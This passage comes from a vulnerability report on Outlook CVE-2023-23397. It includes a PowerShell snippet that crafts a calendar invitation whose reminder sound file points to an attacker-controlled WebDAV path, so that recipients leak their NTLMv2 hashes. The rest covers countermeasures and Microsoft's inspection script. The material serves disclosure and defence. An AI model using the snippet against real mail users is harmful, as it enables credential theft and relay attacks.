


Figure 16. Stealing the NTLMv2 hash

It is possible to steal the hash internally by using WebDAV as well as SMB.

```
function Send-CalendarNTLMLeak ($recipient, $remotefilepath, $meetingsubject, $meetingbody)
{
    $Outlook = New-Object -comObject Outlook.Application
    $newcal = $outlook.CreateItem('olAppointmentItem')
    $newcal.ReminderSoundFile = "\\EQSTLab@80\webdav\eqst.wav"
    $newcal.Recipients.add("eqstlabwhblithe@[redacted]")
    $newcal.MeetingStatus = [Microsoft.Office.Interop.Outlook.OlMeetingStatus]::olMeeting
    $newcal.Subject = "EQSTLab"
    $newcal.Location = "Insight"
    $newcal.Body = "Bypass By WebDAV"
```

WebDAV 경로

Figure 17. Setting the path to WebDAV




Figure 18. Receiving a malicious invitation message




Figure 19. Using WebDAV to steal the NTLMv2 hash

3) Countermeasures

There are four countermeasures to CVE-2023-23397.

1. Update to the latest version of Outlook **(partially vulnerable)**
2. Disable the reminder
3. Apply packets, which go out to client services, such as SMB and WebDAV, to ACL as the outbound policy
4. Apply the PowerShell script provided by Microsoft

※ When running an Exchange Server, if you update it to the latest version of the Exchange server, it is safe because the PidLidReminderFileParameter message property is deleted when a new message is received and converted to a TNEF[6] file.

The first method is to apply the latest patch suggested by Microsoft. However, this patch is safe for external attackers, but as we have seen before, there is a possibility of attack by insiders. Therefore, additionally applying the following measure is a safe countermeasure against the CVE-2023-23397 vulnerability.

The second option is to limit the reminder by manually disabling the reminder. If the reminder is limited, it is safe against the CVE-2023-23397 vulnerability because the reminder does not operate even if you set the PidLidReminderOverride property to True. You can limit the reminder as follows: After File -> Options -> Advanced, uncheck the check box as shown in the figure below.




Figure 20. Disabling the reminder

[6] A TNEF (Transport Neutral Encapsulation Format) file is an e-mail attachment file stored based on the Messaging Application Programming Interface (MAPI). Attachments can include Outlook features (radio/checkboxes, appointments, images, etc.) and messages in various formats.

The third method is to apply ACL that limits outbound policies in client services like SMB and WebDAV. As the CVE-2023-23397 vulnerability has a problem, i.e. the NTLMv2 hash is transmitted to the attacker, it can respond to attacks by limiting outgoing packets.

You can apply the outbound policy to a specific port as follows:

Control panel -> System and security -> Windows Defender firewall -> Advanced settings -> Outbound rule -> New rule -> port -> Specific remote port (ex. SMB: 445, 135) -> Block connection -> Finish after setting the rule name -> Add a local port in the rule you created

※ Depending on the configuration environment, when the outbound policy is limited, there is a possibility of failure. So good care must be taken.




Figure 21. Limiting packets through the outbound policy

The last method is to apply the PowerShell inspection script provided by Microsoft.

Script download address

https://github.com/microsoft/CSS-Exchange/releases/latest/download/CVE-2023-23397.ps1

The PowerShell inspection script checks Exchange messaging items (mail, schedule and tasks) to see if any vulnerable properties contain character strings. It supports the Audit mode, which provides a CSV file after detecting whether there is a message using vulnerable properties in the inbox, and the Cleanup mode, which removes vulnerable properties or deletes messages. Depending on the configuration environment, the requirements and preconditions are different. So you can check detailed information on the website[7].

- Audit mode: Providing a CSV file containing detailed information of the items full of properties
- Cleanup mode: Performing cleanup on detected items by clearing properties or deleting items. When ClearItem is applied, the message is removed, and when ClearProperty is applied, problematic properties are removed from the message.

[7] https://microsoft.github.io/CSS-Exchange/Security/CVE-2023-23397/

■ Reference sites

-https://learn.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/dd759042(v=vs.85)
-https://www.microsoft.com/en-us/security/blog/2023/03/24/guidance-for-investigating-attacks-using-cve-2023-23397/
-https://twitter.com/wdormann/status/1638308666368569345
-https://www.mdsec.co.uk/2023/03/exploiting-cve-2023-23397-microsoft-outlook-elevation-of-privilege-vulnerability/
- https://learn.microsoft.com/ko-kr/dotnet/api/system.security.securityzone?view=windowsdesktop-7.0